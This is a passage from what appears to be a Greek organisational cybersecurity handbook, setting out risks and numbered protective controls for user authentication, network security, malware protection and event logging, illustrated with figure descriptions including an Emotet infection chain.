Επιπτώσεις από απρόσεκτη χορήγηση προνομίων στο προσωπικό
Πηγή: https://www.securden.com/blog/tips-to-prevent-ransomware-attacks.html

Στο παραπάνω σχήμα απεικονίζεται παραστατικά η ζημιά που μπορεί να προκληθεί σε ένα δίκτυο όταν χρήστες που εκτελούν μόνο εργασίες ρουτίνας διαθέτουν δικαιώματα τοπικού διαχειριστή στον υπολογιστή τους. Το malware που εγκαθίσταται στον υπολογιστή εκτελείται με αυτά τα δικαιώματα και για το λόγο αυτό αποκτά τον πλήρη έλεγχό του. Μπορεί π.χ., μεταξύ άλλων, να δημιουργήσει νέους admin λογαριασμούς, να τροποποιήσει την registry, να εγκαταστήσει άλλα εργαλεία ή και να σβήσει εγγραφές από τα logs προκειμένου να κρύψει την παρουσία του. Στη συνέχεια, αφού συλλέξει πληροφορίες για το εσωτερικό δίκτυο του Οργανισμού, μετακινείται και μολύνει άλλα συστήματα αποσπώντας ευαίσθητα δεδομένα, ενώ σαν τελικό του στόχο κρυπτογραφεί όλα τα αρχεία απαιτώντας λύτρα (ransomware).

5. ΑΥΘΕΝΤΙΚΟΠΟΙΗΣΗ ΧΡΗΣΤΩΝ

Υλοποιείστε αυστηρά μέτρα και διαδικασίες για την επιβεβαίωση της ταυτότητας κάθε χρήστη που επιθυμεί πρόσβαση στο δίκτυο του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Τα συστήματα αυθεντικοποίησης αποτελούν πρωταρχικό στόχο για κάθε επιτιθέμενο, καθώς η παραβίασή τους έχει ως αποτέλεσμα την κλοπή ταυτότητας και την απόκτηση μη εξουσιοδοτημένης πρόσβασης σε πολύτιμους πόρους του Οργανισμού. Υπάρχουν διάφοροι τρόποι για να αποκτήσει κάποιος τα διαπιστευτήρια (credentials) σε λογαριασμό χρήστη:

- αδύναμοι κωδικοί πρόσβασης. Η μεγάλη πλειοψηφία των χρηστών χρησιμοποιεί ευκολομνημόνευτες λέξεις για συνθηματικά (passwords), που μπορούν εύκολα να ανακτηθούν με λεξικογραφική επίθεση (dictionary attack),
- μη ασφαλής αποθήκευση των κωδικών από μέρους του χρήστη,
- υλοποίηση αδύναμων κρυπτογραφικών τεχνικών για την αποθήκευση των κωδικών στα συστήματα,
- κλοπή συνθηματικού από προσωπικό λογαριασμό χρήστη, που όμως χρησιμοποιεί το ίδιο συνθηματικό σε υπηρεσιακό λογαριασμό,
- εξαπάτηση του χρήστη μέσω κοινωνικής μηχανικής (social engineering) στο να αποκαλύψει ο ίδιος τους κωδικούς πρόσβασής του, π.χ. σε ψεύτικη online φόρμα στην οποία ανακατευθύνεται ο χρήστης από σύνδεσμο που έχει αποσταλεί σε phishing email,
- χρήση κακόβουλου λογισμικού (malware) που ανακτά κωδικούς πρόσβασης από τη μνήμη του υπολογιστή ή από το δίκτυο.

		ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)
►	***5.1***	*Αναπτύξτε και καταγράψτε:* • *πολιτική αυθεντικοποίησης χρηστών, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	***5.2***	*Χρησιμοποιείστε αποκλειστικά ισχυρούς κωδικούς πρόσβασης (strong passwords). Οι κωδικοί πρόσβασης θα πρέπει να έχουν μήκος τουλάχιστον δώδεκα (12) χαρακτήρων, να περιέχουν σωρευτικά τουλάχιστον ένα (1) κεφαλαίο γράμμα, ένα (1) μικρό γράμμα, έναν (1) αριθμό και έναν (1) ειδικό χαρακτήρα και να μην περιέχουν ονόματα ή κοινές λέξεις που υπάρχουν σε λεξικά. Οι κωδικοί πρόσβασης θα πρέπει να αλλάζουν κάθε έξι (6) μήνες.*

►	**5.3**	*Να ορίσετε μέγιστο όριο πέντε (5) συνεχόμενων ανεπιτυχών προσπαθειών για είσοδο (log in) σε λογαριασμό, πέραν των οποίων ο λογαριασμός θα κλειδώσει για ένα προκαθορισμένο χρονικό διάστημα.*
►	**5.4**	*Οι κωδικοί πρόσβασης πρέπει να αποθηκεύονται σε κρυπτογραφημένη μορφή. Η κρυπτογράφηση γίνεται με τη χρήση one-way hash αλγορίθμων με την επιπλέον προσθήκη στον υπολογισμό μίας ακολουθίας τυχαίων δεδομένων (salt).*
►	**5.5**	*Η μετάδοση κωδικών πρόσβασης μέσω δικτύου πρέπει να γίνεται αποκλειστικά με χρήση κρυπτογραφίας.*
►	**5.6**	*Εφαρμόστε αυθεντικοποίηση δύο παραγόντων (2-factor authentication) για την πρόσβαση σε λογαριασμούς χρηστών με αυξημένα προνόμια (privileged accounts).*
►	**5.7**	*Εφαρμόστε αυθεντικοποίηση δύο παραγόντων (2-factor authentication) για την απομακρυσμένη πρόσβαση κάθε χρήστη στο εσωτερικό δίκτυο του Οργανισμού (remote access).*
►	**5.8**	*Ρυθμίστε στους σταθμούς εργασίας να ενεργοποιείται κλείδωμα της οθόνης μετά από μέγιστο χρονικό διάστημα 15 λεπτών αδράνειας του χρήστη, με σκοπό την αποφυγή μη εξουσιοδοτημένης πρόσβασης. Προκειμένου να ξεκλειδωθεί η οθόνη, θα απαιτείται η εκ νέου αυθεντικοποίηση του χρήστη.*
►	**5.9**	*Εφαρμόστε αυθεντικοποίηση δύο παραγόντων (2-factor authentication) για κάθε χρήστη που επιθυμεί πρόσβαση σε κρίσιμα ή ευαίσθητα δεδομένα.*
►	**5.10**	*Χρησιμοποιείστε υποδομή δημοσίου κλειδιού για τη διενέργεια αυθεντικοποίησης χρηστών με τη χρήση ψηφιακού πιστοποιητικού.*

Σχήμα 5
Υλοποίηση 2-factor authentication με χρήση εφαρμογής αντί SMS
Πηγή: https://medium.com/

Η χρήση αυθεντικοποίησης δύο παραγόντων αναμφίβολα βελτιώνει την ασφάλεια, καθώς προσθέτει μία επιπλέον παράμετρο, μαζί με τον κωδικό πρόσβασης, κατά την επαλήθευση της ταυτότητας ενός χρήστη. Όμως, η αποστολή text μέσω SMS είναι πλέον ευπαθής σε διάφορα είδη επιθέσεων, με πιο γνωστή τη μέθοδο SIM swapping.[11] Μακράν πιο ασφαλής είναι η χρήση mobile εφαρμογής που δημιουργεί one-time passwords στη συσκευή του χρήστη, χωρίς δηλαδή ο κωδικός να μεταδίδεται μέσω δικτύου και με ό,τι κινδύνους αυτό συνεπάγεται. Γνωστά παραδείγματα τέτοιων εφαρμογών αποτελούν το Google Authenticator, LastPass, Authy κ.α.[11]

[11] https://www.cloudwards.net/best-2fa-apps/

6. ΑΣΦΑΛΕΙΑ ΔΙΚΤΥΩΝ

Υλοποιείστε τεχνολογίες και ρυθμίσεις ασφαλούς αρχιτεκτονικής για την προστασία της δικτυακής υποδομής του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Η προστασία του δικτύου, τόσο από εξωτερικές όσο και από εσωτερικές απειλές, αποτελεί θεμελιώδη προτεραιότητα για κάθε Οργανισμό. Αδυναμία εφαρμογής αποτελεσματικής αρχιτεκτονικής και υλοποίησης των κατάλληλων μέτρων ασφάλειας θέτει τα συστήματα των Φορέων σε διάφορους κινδύνους:

- *Μόλυνση με κακόβουλο λογισμικό*: η μόλυνση μπορεί να οδηγήσει σε παραβίαση κρίσιμων συστημάτων του Οργανισμού και στην αλλοίωση ή / και κλοπή ευαίσθητων δεδομένων. Ειδικά στην περίπτωση του ransomware, εάν δε ληφθούν τα κατάλληλα μέτρα προστασίας, μπορεί να οδηγήσει σε κρυπτογράφηση αρχείων σε όλο το δίκτυο του Φορέα.

- *Επιθέσεις ενδιάμεσου (man-in-the-middle)*: εάν τα πρωτόκολλα επικοινωνίας δεν είναι επαρκώς προστατευμένα, ο επιτιθέμενος μπορεί να παρακολουθήσει τη δικτυακή κίνηση και να υποκλέψει επιχειρησιακά δεδομένα και κωδικούς πρόσβασης που μεταδίδονται εντός του δικτύου.

- *Κατανεμημένες επιθέσεις άρνησης παροχής υπηρεσιών (distributed denial-of-service attacks*): οι επιτιθέμενοι δημιουργούν botnets, δηλαδή δίκτυα από μεγάλο αριθμό μολυσμένων υπολογιστών, που τα προγραμματίζουν να αποστείλουν ταυτόχρονα μεγάλο όγκο δικτυακής κίνησης σε servers του Οργανισμού που έχουν δημόσια IP διεύθυνση, με σκοπό τη διακοπή των παρεχόμενων υπηρεσιών στους νόμιμους χρήστες.

- *Αλλοίωση ιστοσελίδων (web defacement)*: οι επιτιθέμενοι που έχουν παραβιάσει το δίκτυο του Φορέα μπορούν να αλλοιώσουν μία ή περισσότερες ιστοσελίδες του αναρτώντας διαφόρων ειδών μηνύματα ή φωτογραφίες, προκαλώντας ζημιά στη φήμη του Οργανισμού και απώλεια της εμπιστοσύνης του κοινού στις ψηφιακές υπηρεσίες του.

- *Απειλές σε ασύρματα δίκτυα*: η φύση του ασύρματου καναλιού επικοινωνίας και η υψηλή φορητότητα των ασύρματων συσκευών εισάγουν νέα είδη απειλών, όπως είναι ενδεικτικά:

  - *Μη εξουσιοδοτημένο σημείο πρόσβασης (rogue access point)*: συσκευή που συνδέεται κρυφά στο εσωτερικό δίκτυο του Οργανισμού και προσφέρει με αυτόν τον τρόπο πρόσβαση στον επιτιθέμενο.

  - *Επίθεση "evil twin*": παραλλαγή της προηγούμενης, όπου το μη εξουσιοδοτημένο access point μεταδίδει το ίδιο ακριβώς όνομα (SSID, Service Set Identifier), αλλά με δυνατότερο σήμα, σε σχέση με το νόμιμο access point του Οργανισμού. Στην περίπτωση αυτή ο

επιτιθέμενος μπορεί να υποκλέψει κωδικούς πρόσβασης και άλλα ευαίσθητα δεδομένα που εισάγουν οι ανυποψίαστοι χρήστες που συνδέονται σε αυτό.

- *Πλαστογράφηση MAC διεύθυνσης (MAC address spoofing)*: ο επιτιθέμενος, παρακολουθώντας κρυφά τη δικτυακή κίνηση, εντοπίζει τη MAC διεύθυνση ενός υπολογιστή με αυξημένα προνόμια, την πλαστογραφεί ως δική του και ως εκ τούτου παρακάμπτει μέτρα ελέγχου πρόσβασης στο δίκτυο του Φορέα.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

ΣΧΕΔΙΑΣΗ ΔΙΚΤΥΑΚΗΣ ΥΠΟΔΟΜΗΣ

►	**6.1**	*Αναπτύξτε και καταγράψτε:* • *πολιτική ασφάλειας δικτύων, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	**6.2**	*Τηρείτε λεπτομερή δικτυακά διαγράμματα που να απεικονίζουν όλες τις δικτυακές συνδέσεις και συσκευές, μαζί με τα βασικά χαρακτηριστικά τους, καθώς και τα κρίσιμα συστήματα και υπηρεσίες. Τα ανωτέρω διαγράμματα θα πρέπει να τηρούνται σε ασφαλές σημείο.*
►	**6.3**	*Τηρήστε σε αρχείο όλους τους κανόνες δρομολόγησης, καθώς και τους κανόνες ελέγχου πρόσβασης (access control lists) των firewalls. Το εν λόγω αρχείο θα πρέπει να είναι επαρκώς προστατευμένο.*
►	**6.4**	*Διασφαλίστε ότι οι servers του Οργανισμού που έχουν δημόσια IP διεύθυνση (π.χ. web servers, mail servers, VPN servers κ.λπ.) ανήκουν σε διακριτή δικτυακή ζώνη (υποδίκτυο) που είναι διαχωρισμένη με φυσικό ή λογικό τρόπο από το εσωτερικό δίκτυο του Οργανισμού.*
►	**6.5**	*Εγκαταστήστε firewall στην εξωτερική περίμετρο του δικτύου, το οποίο θα επιτρέπει μόνο την εισερχόμενη και εξερχόμενη ροή της πληροφορίας (inbound και outbound traffic) που είναι απαραίτητη για την εκτέλεση των επιχειρησιακών λειτουργιών του Οργανισμού.*
►	**6.6**	*Διαχωρίστε το εσωτερικό δίκτυο σε διακριτά υποδίκτυα με βάση το επίπεδο κρισιμότητας και ευαισθησίας των επιχειρησιακών τομέων του Οργανισμού.*

▶	**6.7**	*Εφαρμόστε φιλτράρισμα της δικτυακής κίνησης (traffic filtering) μεταξύ των υποδικτύων για να περιορίσετε τη ροή της πληροφορίας στην απολύτως απαραίτητη για τις επιχειρησιακές ανάγκες του Οργανισμού.*
▶	**6.8**	*Διασφαλίστε ότι η απομακρυσμένη πρόσβαση χρηστών στο εσωτερικό δίκτυο του Οργανισμού γίνεται μέσω VPN (Virtual Private Network), με χρήση αυθεντικοποίησης δύο παραγόντων (2-factor authentication) και των πιο πρόσφατων αλγόριθμων κρυπτογράφησης.*
▶	**6.9**	*Διασφαλίστε ότι το σύνολο της δικτυακής κυκλοφορίας από και προς το διαδίκτυο περνά από αυθεντικοποιημένο διακομιστή μεσολάβησης επιπέδου εφαρμογής (application layer (web) proxy server), ο οποίος έχει ρυθμιστεί να απαγορεύει μη εξουσιοδοτημένες συνδέσεις.*
▶	**6.10**	*Εφαρμόστε δικτυακά συστήματα ανίχνευσης και πρόληψης εισβολών (network intrusion detection / prevention systems) για την ανίχνευση και πρόληψη επιθέσεων σε κάθε υποδίκτυο του Οργανισμού.*
▶	**6.11**	*Υλοποιείστε δίοδο δεδομένων (data diode) σε μορφή hardware, που θα επιβάλλει τη ροή δεδομένων μόνο προς μία κατεύθυνση με σκοπό την προστασία κρίσιμης πληροφορίας σε υποδίκτυα υψηλών απαιτήσεων ασφάλειας.*


ΠΡΟΣΤΑΣΙΑ ΑΠΟ ΚΑΤΑΝΕΜΗΜΕΝΕΣ ΕΠΙΘΕΣΕΙΣ ΑΡΝΗΣΗΣ ΠΑΡΟΧΗΣ ΥΠΗΡΕΣΙΩΝ (DISTRIBUTED DENIAL OF SERVICE ATTACKS)

▶	**6.12**	*Κατανοήστε τους τρόπους με τους οποίους η υπηρεσία που παρέχετε μπορεί να υπερφορτωθεί, καθώς και τα όρια (σε bandwidth, επεξεργαστική ισχύ και αποθηκευτικό χώρο) πέρα από τα οποία η διαθεσιμότητα της υπηρεσίας κινδυνεύει με διακοπή.*
▶	**6.13**	*Εφαρμόστε τη χρήση του domain registrar locking για να εμποδίσετε άρνηση παροχής υπηρεσιών λόγω μη εξουσιοδοτημένης διαγραφής, μεταφοράς ή αλλοίωσης της εγγραφής του domain σας.*
▶	**6.14**	*Διασφαλίστε ότι η υποδομή σας έχει πλεονασμό σε πόρους (π.χ. σε hardware) που της επιτρέπουν να ανθίσταται σε επίθεση άρνησης παροχής υπηρεσιών.*
▶	**6.15**	*Διαχωρίστε δικτυακά τις κρίσιμες υπηρεσίες σας από άλλες υπηρεσίες που είναι πιθανότερο να στοχοποιηθούν (π.χ. web υπηρεσίες).*

►	**6.16**	*Υλοποιήστε συστήματα παρακολούθησης της διαθεσιμότητας των κρίσιμων υπηρεσιών σας, που θα ανιχνεύουν επιθέσεις άρνησης παροχής υπηρεσιών και θα στέλνουν ειδοποίηση σε πραγματικό χρόνο.*
►	**6.17**	*Αναθέστε τη φιλοξενία των δημόσιας πρόσβασης εφαρμογών σας σε έναν πάροχο cloud υπηρεσιών, μετά από ενδελεχή αξιολόγηση και αναζήτηση χαρακτηριστικών όσον αφορά στην ικανότητά του να ανθίσταται σε επιθέσεις άρνησης παροχής υπηρεσιών. Λάβετε υπόψη σας την παράμετρο της εμπιστευτικότητας.*
►	**6.18**	*Αναθέστε σε ειδικευμένο πάροχο cloud υπηρεσιών ασφάλειας (security as a service) την παροχή υπηρεσιών προστασίας των δημόσιας πρόσβασης εφαρμογών σας από κατανεμημένες επιθέσεις άρνησης παροχής υπηρεσιών. Λάβετε υπόψη σας την παράμετρο της εμπιστευτικότητας.*

ΑΣΦΑΛΕΙΑ ΑΣΥΡΜΑΤΩΝ ΔΙΚΤΥΩΝ

►	**6.19**	*Εάν ο Οργανισμός παρέχει ασύρματα δίκτυα για δημόσια πρόσβαση, αυτά θα πρέπει υποχρεωτικά να είναι διαχωρισμένα από το υπόλοιπο δίκτυο του Οργανισμού.*
►	**6.20**	*Απενεργοποιήστε την ασύρματη πρόσβαση στο διαχειριστικό περιβάλλον του wireless access point.*
►	**6.21**	*Εφαρμόστε το πρωτόκολλο 802.1x (network access control) για να ελέγχετε τις συσκευές που μπορούν να αυθεντικοποιηθούν στο δίκτυο.*
►	**6.22**	*Διασφαλίστε ότι η ασύρματη δικτυακή κυκλοφορία κρυπτογραφείται με τον αλγόριθμο Advanced Encryption Standard (AES) με χρήση κλειδιού μήκους 256 bits.*
►	**6.23**	*Χρησιμοποιείστε ασύρματο σύστημα ανίχνευσης εισβολών (wireless intrusion detection system, WIDS) για την ανίχνευση μη εγκεκριμένων ασύρματων σημείων πρόσβασης (wireless access points) συνδεδεμένων στο δίκτυο του Οργανισμού.*



Σχήμα 6
Παράδειγμα καλής πρακτικής τμηματοποίησης δικτύων
Πηγή: https://www.spamtitan.com/web-filtering/network-segmentation-best-practices/

Στο παραπάνω σχήμα απεικονίζεται ένα παράδειγμα καλής πρακτικής όσον αφορά στο διαχωρισμό υποδικτύων σε διαφορετικές ζώνες. Μεταξύ άλλων, παρατηρούνται τα εξής:

(α) Το δίκτυο του Οργανισμού έχει διαχωριστεί σε τρεις ζώνες, δύο DMZ (demilitarized zones) και μία εσωτερική ζώνη, με τη χρήση ενός firewall. Η επιτρεπόμενη κατεύθυνση της κίνησης απεικονίζεται με τα κόκκινα βέλη.

(β) Στη ζώνη DMZ-1 οι web, email και proxy servers έχουν δημόσια IP και επικοινωνούν απευθείας με το Internet. Η δικτυακή ροή από το Internet προς τη DMZ-1 περνάει δια μέσω του firewall, το οποίο επιτρέπει την κίνηση μόνο από συγκεκριμένες θύρες (π.χ. 80, 443, 25 κ.λπ.). Όλες οι υπόλοιπες TCP/UDP θύρες είναι κλειστές.

(γ) Κάποιοι servers γενικά μπορεί να πρέπει να επικοινωνούν με άλλους servers, π.χ. ο web server με έναν database server, και ενώ εκ πρώτης όψεως φαίνεται βολικό να εγκατασταθούν στο ίδιο μηχάνημα, από πλευράς ασφάλειας δεν συνίσταται. Στο σχήμα ο database server βρίσκεται χωριστά στη ζώνη DMZ-2 και η κίνηση από την DMZ-1 προς την DMZ-2 είναι μονόδρομη και επιτρέπεται μόνο από συγκεκριμένες θύρες.

(δ) Η εσωτερική ζώνη είναι απομονωμένη από το Internet και αποτελείται από σταθμούς εργασίας και εσωτερικούς servers. Η απευθείας κίνηση από το Internet προς την εσωτερική ζώνη απαγορεύεται. Η πρόσβαση των εργαζομένων χρηστών προς το Internet κατευθύνεται μέσω του HTTP proxy server που βρίσκεται στη ζώνη DMZ-1.

7. ΠΡΟΣΤΑΣΙΑ ΑΠΟ ΚΑΚΟΒΟΥΛΟ ΛΟΓΙΣΜΙΚΟ

Υλοποιείστε τεχνολογίες που ανιχνεύουν και εμποδίζουν την εγκατάσταση, εκτέλεση και μετάδοση κακόβουλου λογισμικού ή εντολών στις συσκευές και στο δίκτυο του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Το κακόβουλο λογισμικό συνιστά μία από τις βασικότερες απειλές για τα πληροφοριακά συστήματα και οι κίνδυνοι που απορρέουν από τη δράση του είναι πολυποίκιλοι:


- κλοπή κωδικών πρόσβασης,
- κλοπή δεδομένων,
- εντοπισμός πρόσθετων στόχων εντός του δικτύου,
- κρυπτογράφηση και αλλοίωση δεδομένων.

Ο κακόβουλος κώδικας μπορεί να μολύνει τα συστήματα με διάφορους τρόπους, συμπεριλαμβανομένων του email, μολυσμένων ιστοσελίδων και φορητών μέσων αποθήκευσης (USB, εξωτερικοί σκληροί δίσκοι). Η εξάπλωσή του στηρίζεται σε ευπάθειες στα συστήματα αλλά και σε απρόσεκτη συμπεριφορά του τελικού χρήστη, όπως είναι το άνοιγμα συνημμένων αρχείων και συνδέσμων (links), η εγκατάσταση προγραμμάτων και η εισαγωγή μολυσμένου USB. Προκειμένου το κακόβουλο λογισμικό να ανιχνευθεί και να αφαιρεθεί, οι μηχανισμοί προστασίας θα πρέπει να εφαρμοστούν σε όλα τα σημεία εισόδου και εξόδου των συστημάτων (σταθμοί εργασίας, web servers, mail servers, proxy servers, remote access servers, firewalls).

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

►	***7.1***	*Αναπτύξτε και καταγράψτε:* • *πολιτική προστασίας από κακόβουλο λογισμικό, που θα περιγράφει σκοπό, πεδίο εφαρμογής, ρόλους και ευθύνες,* • *διαδικασίες υλοποίησης της πολιτικής και των σχετικών μέτρων προστασίας.*
►	***7.2***	*Υλοποιείστε λογισμικό προστασίας από κακόβουλα προγράμματα (anti-malware software) σε κάθε σταθμό εργασίας και server, το οποίο θα λειτουργεί με αυτοματοποιημένο τρόπο μέσω κεντρικής διαχείρισης. Το λογισμικό θα δρα συνεχώς, ενώ η βάση δεδομένων των υπογραφών του (signature database) θα ενημερώνεται σε τακτική βάση.*

►	**7.3**	*Ρυθμίστε ώστε να διενεργείται αυτόματα σάρωση για κακόβουλο λογισμικό (anti-malware scanning) σε φορητά μέσα αποθήκευσης (USB, εξωτερικούς σκληρούς δίσκους, CD, DVD), όταν αυτά συνδέονται σε συσκευές.*
►	**7.4**	*Διασφαλίστε ότι οι εκδόσεις των web browsers και e-mail clients που είναι εγκατεστημένοι στα συστήματα του Οργανισμού είναι οι πλέον πρόσφατες, ενημερώνονται αυτόματα και είναι πλήρως υποστηριζόμενες.*
►	**7.5**	*Προβείτε σε απενεργοποίηση ή απεγκατάσταση κάθε μη εγκεκριμένου plug-in ή add-on σε web browsers και e-mail clients.*
►	**7.6**	*Χρησιμοποιείστε την υπηρεσία DNS filtering για την παρεμπόδιση πρόσβασης σε γνωστά κακόβουλα domains.*
►	**7.7**	*Επιβάλλετε φιλτράρισμα του URL σε επίπεδο δικτύου για να περιοριστεί η δυνατότητα σύνδεσης σε ιστοσελίδες μη εγκεκριμένες από την πολιτική ασφάλειας του Οργανισμού.*
►	**7.8**	*Εφαρμόστε την τεχνική φιλτραρίσματος περιεχομένου (content filtering) για τον έλεγχο των κακόβουλων εισερχόμενων e-mails.*
►	**7.9**	*Εγκαταστήστε συστήματα ανίχνευσης και πρόληψης εισβολών (host-based intrusion detection / prevention systems) σε κάθε server κρίσιμης σημασίας (web, email, DNS κ.α.).*
►	**7.10**	*Εγκαταστήστε συστήματα ανίχνευσης και πρόληψης εισβολών (host-based intrusion detection / prevention systems) σε κάθε σταθμό εργασίας.*



Σχήμα 7
Παράδειγμα μόλυνσης και διασποράς κακόβουλου λογισμικού
Πηγή: https://www.spambrella.com/what-is-emotet-malware-and-how-is-it-delivered/

Στο σχήμα απεικονίζεται μία από τις παραλλαγές του Emotet, ενός από τα πλέον επικίνδυνα malware των τελευταίων ετών που η δράση του διεκόπη μόλις πρόσφατα[13]. Αφού μολύνει τον υπολογιστή του θύματος, το Emotet κλέβει συνθηματικά που είναι αποθηκευμένα στο σύστημα και στον browser του χρήστη, ενώ από τον κατάλογο των επαφών του Outlook λογαριασμού του συλλέγει ονόματα και emails για να στείλει νέα spam emails. Εκτός από τα παραπάνω, το Emotet κατεβάζει στον υπολογιστή του θύματος και άλλα malware, κυρίως banking trojans που έχουν στόχο την κλοπή των κωδικών πρόσβασης στο web banking. Είναι χαρακτηριστικό ότι στις περισσότερες των περιπτώσεων η αρχική μόλυνση ξεκινά χάρη σε ένα απλό κλικ που έκανε το θύμα για να ανοίξει ένα κακόβουλο word αρχείο που εστάλη μέσω email. Εδώ φαίνεται πόσο σημαντική είναι η εκπαίδευση και ευαισθητοποίηση των χρηστών σε βασικά θέματα κυβερνοασφάλειας, όπως είναι οι επιθέσεις κοινωνικής μηχανικής μέσω phishing emails.

[13] Βλ. https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

8. ΤΗΡΗΣΗ ΚΑΙ ΑΝΑΛΥΣΗ ΑΡΧΕΙΩΝ ΚΑΤΑΓΡΑΦΗΣ ΣΥΜΒΑΝΤΩΝ (EVENT LOGS)

Συλλέγετε, τηρείτε και αναλύετε τα αρχεία καταγραφής συμβάντων από το σύνολο του εξοπλισμού για την έγκαιρη ανίχνευση και αντιμετώπιση περιστατικών κυβερνοεπίθεσης στα συστήματα του Οργανισμού.

ΠΟΙΟΙ ΕΙΝΑΙ ΟΙ ΚΙΝΔΥΝΟΙ;

Η συλλογή και ανάλυση των αρχείων καταγραφής συμβάντων αποτελούν ιδιαίτερα κρίσιμες παραμέτρους για την έγκαιρη ανίχνευση κακόβουλης δραστηριότητας και την αποτελεσματική αντιμετώπιση περιστατικών παραβίασης της ασφάλειας πληροφοριακών συστημάτων. Οι επιπτώσεις από την κακή διαχείριση καταγραφής συμβάντων μπορούν να αποβούν μοιραίες για ένα Οργανισμό:

- Σε αρκετές περιπτώσεις τα logs συλλέγονται μεν, όμως δεν αναλύονται ή αναλύονται πολύ σπάνια. Αυτό σημαίνει ότι οι επιτιθέμενοι μπορούν να επιτύχουν μόλυνση με κακόβουλο λογισμικό, να κλέβουν πολύτιμα δεδομένα και γενικά να ελέγχουν τα συστήματα του Οργανισμού για αρκετούς μήνες χωρίς να γίνονται αντιληπτοί από κανέναν.

- Κάποιες φορές τα logs αποτελούν τη μόνη ένδειξη ότι έχει λάβει χώρα επιτυχής κυβερνοεπίθεση. Σε αυτή την περίπτωση, εάν η συλλογή των logs είναι ανεπαρκής, τότε η ομάδα αντιμετώπισης θα αδυνατεί να διερευνήσει βασικά στοιχεία της επίθεσης, όπως τον τρόπο, το χρόνο, καθώς και το εάν έχουν κλαπεί δεδομένα από τον Οργανισμό.

ΜΕΤΡΑ ΠΡΟΣΤΑΣΙΑΣ (SUB-CONTROLS)

► **8.1** *Αναπτύξτε και καταγράψτε:*

